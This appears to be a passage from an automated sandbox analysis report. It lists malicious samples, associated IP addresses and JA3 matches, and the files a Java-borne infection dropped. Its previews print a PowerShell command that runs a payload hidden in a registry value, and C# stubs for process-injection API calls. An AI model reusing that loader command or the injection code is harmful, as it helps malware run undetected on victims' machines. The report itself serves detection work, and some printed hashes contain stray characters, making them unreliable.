	WWTLJo3vxn.exe	Get hash	malicious	Browse	• 192.254.235.241
	INV. 736392 Scan pdf.exe	Get hash	malicious	Browse	• 192.185.164.148
	7nNtjBvhrm	Get hash	malicious	Browse	• 142.7.147.90
	Purchase Requirements.exe	Get hash	malicious	Browse	• 192.185.0.218
	#Ud83d#Udda8 FaxMail dir -INV 000087.html	Get hash	malicious	Browse	• 162.241.217.69
	Products Order.exe	Get hash	malicious	Browse	• 50.87.146.199
	zerYOlEkZR.exe	Get hash	malicious	Browse	• 192.254.235.241
	PO-K-128 IAN 340854.exe	Get hash	malicious	Browse	• 192.185.90.36
	csa customers.xlsx	Get hash	malicious	Browse	• 162.241.217.138
	ENXcmU1LzQ.exe	Get hash	malicious	Browse	• 108.167.158.96
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 192.185.0.218
	Medical Equipment Order 2021.PDF.exe	Get hash	malicious	Browse	• 74.220.199.6
	S4M4QpXfnn.exe	Get hash	malicious	Browse	• 173.254.56.16
	557IyF5NeE	Get hash	malicious	Browse	• 162.214.245.119
ITOS-ASRU	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	• 185.228.233.17
	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	1n0JwffkPt.exe	Get hash	malicious	Browse	• 185.228.233.5
	niaSOf2RtX.exe	Get hash	malicious	Browse	• 193.187.173.42
	ao9sQznMcA.exe	Get hash	malicious	Browse	• 193.187.175.114
	k87DGeHNZD.exe	Get hash	malicious	Browse	• 193.187.175.114
	iiLllZALpo.exe	Get hash	malicious	Browse	• 193.187.175.114
	E6o11ym5Sz.exe	Get hash	malicious	Browse	• 193.187.175.114
	Oo0Djz1juc.exe	Get hash	malicious	Browse	• 193.187.175.114
	JeqzgYmPWu.exe	Get hash	malicious	Browse	• 193.187.175.114
	HBkYcWWHmy.exe	Get hash	malicious	Browse	• 185.159.129.78
	report.11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	intelligence_11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	details-11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	deed contract_11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	question 11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31

JA3 Fingerprints

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
d2935c58fe676744fecc8614ee5356c7	SKM_C258201001130020005057.jar	Get hash	malicious	Browse	• 162.241.216.53
	02_extracted.jar	Get hash	malicious	Browse	• 162.241.216.53
	02_extracted.jar	Get hash	malicious	Browse	• 162.241.216.53
	000122223.jar	Get hash	malicious	Browse	• 162.241.216.53
	000122223.jar	Get hash	malicious	Browse	• 162.241.216.53
	scanorder01321.jar	Get hash	malicious	Browse	• 162.241.216.53
	scanorder01321.jar	Get hash	malicious	Browse	• 162.241.216.53
	SKM_C2582010011300200005057R1RE.jar	Get hash	malicious	Browse	• 162.241.216.53
	lNiby9ahcU.jar	Get hash	malicious	Browse	• 162.241.216.53
	scan0021324.jar	Get hash	malicious	Browse	• 162.241.216.53
	waybill-rescheduling-jp6946715361.jar	Get hash	malicious	Browse	• 162.241.216.53
	1BhmQQkiR5BrTs5yBLUVwWjLMfQhv4xjUX.jar	Get hash	malicious	Browse	• 162.241.216.53
	shipping document.jar	Get hash	malicious	Browse	• 162.241.216.53
	Purchase LOI.jar	Get hash	malicious	Browse	• 162.241.216.53
	Purchase LOI.jar	Get hash	malicious	Browse	• 162.241.216.53
	PurchaseOrder-Details-From-Xclusive Yatch.jar	Get hash	malicious	Browse	• 162.241.216.53
	Order.jar	Get hash	malicious	Browse	• 162.241.216.53
	Re AWD Shipment notification.jar	Get hash	malicious	Browse	• 162.241.216.53
	#AWDSHANGHAI SHIPPING DOCUMENT 03-07.jar	Get hash	malicious	Browse	• 162.241.216.53
	SKM_C250i21061109190.jar	Get hash	malicious	Browse	• 162.241.216.53

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Oracle\Java\.oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	
Process:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.826151803897123
Encrypted:	false
SSDEEP:	3:oFj4I5vpN6yUbBgy:oJ5X6yMBgy
MD5:	2E895B8BBD915ADD1739ADD3AFFE5CF9
SHA1:	A9469E2F766C772083112F9A0543B49C98A1216A
SHA-256:	979C0E3A0667FD902FBC330EA1497F8AAB08F2698174CBA25E0828DCEFE50F0E
SHA-512:	5316CD90BCFFACD72D2988B4AEFEAC9F04C450105CB1C9CB32D288B0F4FEDA5FEE7C371A867FB2F1B78323FEDB05DD0E4EE1FA0F635E3F06418D583959354 AA
Malicious:	false
Reputation:	unknown
Preview:	C:\Program Files (x86)\Java\jre1.8.0_211..1628007569581..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\RES3CF2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.6999725777192456
Encrypted:	false
SSDEEP:	24:p+fKv1iNCDfHhdhKdNNI+ycuZhNPakSBPNnq9qpgge9Ep:cEi2hKd31ulPa3zq9S
MD5:	9939792292262334C50DEE8DC435224C
SHA1:	B7675CFF80F27C62C75D343B0BFB65FFC3D93875
SHA-256:	5F53E0FB671645177C65729D7D07F12436E20B57C025B5BCF8228D3E3D2CB3C4
SHA-512:	D52EF75E4851ADE36500542478AD8F1AB709BA79559D3B1216A927E4E1426368A334EBCD9C6AA8CE0365F87FFBAD75DF98A713E58C1C61509BD052715878BDB
Malicious:	false
Reputation:	unknown
Preview:	.....T....c:\Users\user\AppData\Local\Temp\wfvgme3v\CSCBEAB7CEF44BD41E5AC32CBB29DE9912D.TMP.....\x..."6.C1..N.$.....4.....C:\Users\user\AppData\Local\Temp\RES3CF2.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\RES50C8.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7012562350655647
Encrypted:	false
SSDEEP:	24:p+fe5EXDfH9FhKdNNI+ycuZhNUNCakSFNDPNnq9qpl6e9Ep:cemzdzKd31ulla3pq9/
MD5:	7634E99315C7135AF08973790BEFF2DD
SHA1:	4AC8229533B655D87D2E3B8389AAC09E535D244F
SHA-256:	CAEF2A94D929EA4449633F7319E194DA41B1FAF264139093501C5EC64ABD69F0
SHA-512:	A06588A8B9C023C8FA12D6579C369E9E6671898CAA2B5610F55AB343328DBDA294694B42B28A09EFAB8334DD0D6F7320C0B1A5BC49500BC8C8354EE98D2EF47
Malicious:	false
Reputation:	unknown
Preview:	.....T....c:\Users\user\AppData\Local\Temp\wm2qs3oi\CSC4DF65D5B5CD44487ACE6B52D8E184D85.TMP.....\../..eo.M:;.].....4.....C:\Users\user\AppData\Local\Temp\RES50C8.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qt0tzypn.feq.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_swqqbxtk.cak.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_swqqbxtk.cak.psm1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\wfvgme3v\CSCBEAB7CEF44BD41E5AC32CBB29DE9912D.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.109832985948439
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryS2ak7YnqqBnPN5Dlq5J:+RI+ycuZhNPakSBPNnqX
MD5:	B85C78E1160B2236E94331F6B84EE324
SHA1:	9212F5992F189237132500B9F782FC154A63AF6E
SHA-256:	7BD7BAE7BDFD95B14825F197DFE79DA6B8461C5B01CC1B0809CFCDD826486D38
SHA-512:	1B21CAAB0AB8A430018991D99DAE1822B09BAFD7F9BE16E6A3AC403159A228140F87CC5148E1563E0045AF7DFF02B4BD615269663113B02AAF512FF0C0E349C
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.f.v.g.m.e.3.v...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.f.v.g.m.e.3.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.240780757492465
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fivYHfJUzxs7+AEszIwkn23fivYH7:p37Lvkmb6KRfKvYHf+WZEifKvYH7
MD5:	14950585A3AC4C16BE3256088213632B
SHA1:	C912967FAC12374AE0C850AB0D7C67B8C6024AEC
SHA-256:	97C5706638A6F76B54D1960098063DC1E32D847695EC642CE0EAFA4F2D9E99EF

C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.cmdline	
SHA-512:	35AB80D1659D0949CDC2624B5DAAC675C6C3DB3313954D95D25BA6E13A558022ED248E337AB4C49C27D2EF30EBC5198393971FC0D155CDCF0B104C0794EEA6B
Malicious:	**true**
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.0.cs"

C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5962925193970525
Encrypted:	false
SSDEEP:	24:etGSU/u2Dg85lxlok3Jgpi5fV4MatkZf332EaUI+ycuZhNPakSBPNnq:69Wb5lxF1BZJn281ulPa3zq
MD5:	87E5A87ECB11FD9366D28DB3F1DF48C9
SHA1:	48DB9D481851B2930A58FE53388D16AEAEF0F93D
SHA-256:	11F6BA038DD17406D58916429490EC89A28BFA21E14F8F21F7A0161A34FA3063
SHA-512:	54AC1E14D2CC6E17F739E43C63353A1C1E0DDDB3437A9E293B1086CAD1D4B21A43FCE4C7A71AB71580A9688F8669E19B2923B13A8EAE631AE75CD96E49F26F9
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....I.a.....!.....#... ...@..... .....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X.....P .....c.....i....r.....z.....c. ...c...!.c.%...c.....*....3.+.....8.....E.....X..... .....!.....<Module>.wfvgme3v.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Reputation:	unknown
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\wm2qs3oi\CSC4DF65D5B5CD44487ACE6B52D8E184D85.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1081781291659003
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryONCak7YnqqFNDPN5Dlq5J:+RI+ycuZhNUNCakSFNDPNnqX
MD5:	D95CFB1C2F0BBE656FE54D3ACD3BB55D
SHA1:	BC2D93C1E0DEFF817756054587B54B5736936A13
SHA-256:	42B435681A89325BECEC064138FC16BD0E9104D13AF95741B641A8F234A2149B
SHA-512:	0853FBAE5ADA571E3A80A19ED41DA80AEDB811AF1875D9AA6731304E62EB8B09F3AC6069C92EE12C23640AB56D84272EB8A3F9BCFD5B9B956F26DFC6BD3FA2D3
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\wm2qs3oi\CSC4DF65D5B5CD44487ACE6B52D8E184D85.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.m.2.q.s.3.o.i...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.m.2.q.s.3.o.i...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	**true**
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr hkhhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.245278603512544
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fW5Sqzxs7+AEszIwkn23fW5SPn:p37Lvkmb6KRfe5SqWZEife5SPn
MD5:	2FEBD43F1D7E3DF9BD1D5D595E03BBF5
SHA1:	6B99649F04077922D7F3EF8CFF3649473C45F4AD
SHA-256:	117B2E49DD804282ACAFC335CAB3A18ABC027F4C19BE1D7711E2971FA0E680A9
SHA-512:	4B40713E6BEA3039D14F2DEA5D0A6DD87932F91EA8328F78A8823EB2A9604A96D15E30D62D20911173EAFA3BB579886A62AD3084E0B150E1869BCE8894E7AC1A
Malicious:	false
Reputation:	unknown
Preview:	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.0.cs"

C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6378424698751672
Encrypted:	false
SSDEEP:	24:etGS/mMOWEey8MTz7X8daP0eWQ7GDdWSWtJ0DtkZfl7BZ7Xl+ycuZhNUNCakSFNw:6Y7KMTcd6qagWPVJl771ulla3pq
MD5:	19A7216E3CADABF51DB6C9D1E42408C4
SHA1:	D92E57E11176068F809BD81EA98446E10A8E7759
SHA-256:	5F67D6BE5BF81F1BE98A48BEFA19AC8950523B9A86A4A2ADF6EF5FBA09E66C61
SHA-512:	40038FA46DB8BC1B6DEBD915E00DD6B2FC0D369BC6DE9DF75C485DAC160EBF46B3C7CED37E5691855895CB425CBAA859222B0F8A1A4CE5BDF78181C4A844E6ED
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....l.a.....!.....$... ...@..... .....@.....#..O....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+....4.A....9.....K.....S..... ....."".....<Module>.wm2qs3oi.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.out	
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Reputation:	unknown
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
File Type:	data
Category:	dropped
Size (bytes):	45
Entropy (8bit):	0.9111711733157262
Encrypted:	false
SSDEEP:	3:/lwlt7n:WNn
MD5:	C8366AE350E7019AEFC9D1E6E6A498C6
SHA1:	5731D8A3E6568A5F2DFBBC87E3DB9637DF280B61
SHA-256:	11E6ACA8E682C046C83B721EEB5C72C5EF03CB5936C60DF6F4993511DDC61238
SHA-512:	33C980D5A638BFC791DE291EBF4B6D263B384247AB27F261A54025108F2F85374B579A026E545F81395736DD40FA4696F2163CA17640DD47F1C42BC9971B18CD
Malicious:	false
Reputation:	unknown
Preview:	.....J2SE.

C:\Users\user\Documents\20210803\PowerShell_transcript.579569.PzaIZfVx.20210803182038.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.479840544895939
Encrypted:	false
SSDEEP:	24:BxSAIX7vBZMQG+x2DOXUWOLCHGIYBtBCWbnHjeTKKjX4CIym1ZJXg9OLCHGIYBtM:BZ6vjdZoORFeVbnqDYB1ZgFeW
MD5:	ACA491B34BE75F287530F438E05D5389
SHA1:	0EE2EC02543D2F852420F97DA75E18BEE8C0FE02
SHA-256:	15D4B5B3AEB9DD086F4556EE98F56F6B836D14E81BFAE0FF27B8847372231480
SHA-512:	EA988A4B4C45D5BC46B86E2092D26E4A8B594FBF583A70440A4F4379A827993E583B35D6E5C6C0D0F76D136955F97CD569AF023B32C1F0CA41CD1BC049E2AB8E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210803182041..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 579569 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6412..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210803182041..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..

C:\Users\user\winapp.dll	
Process:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	805376
Entropy (8bit):	6.431123597078835
Encrypted:	false
SSDEEP:	12288:UQvWGTLtCQBI4/JCx4EVwUsqx8cx6QVMO207bJ9xjYxYW5xrwythebCG6Qdk49ki:RI4/e4Eu/+x6TmKfheO4w

C:\Users\user\winapp.dll	
MD5:	2F3C83A9B7D37B99C603A28D09C74CC6
SHA1:	697235D82EA9218B2349CB1055276A1EBE96AEFD
SHA-256:	68AB9C658F136782EC8E341D0AD8257989689882CFC03DB4CDF719B3A68C8E85
SHA-512:	5EE521D78AD7EBDD46E29884E3241BE3CC0F32B6C461C8FFDC7F7358BD4736BDE0597D1CA8DC010D420D4053239F0E8AE06AAB53CBAAF66B1B4F109025521 7C
Malicious:	**true**
Reputation:	unknown
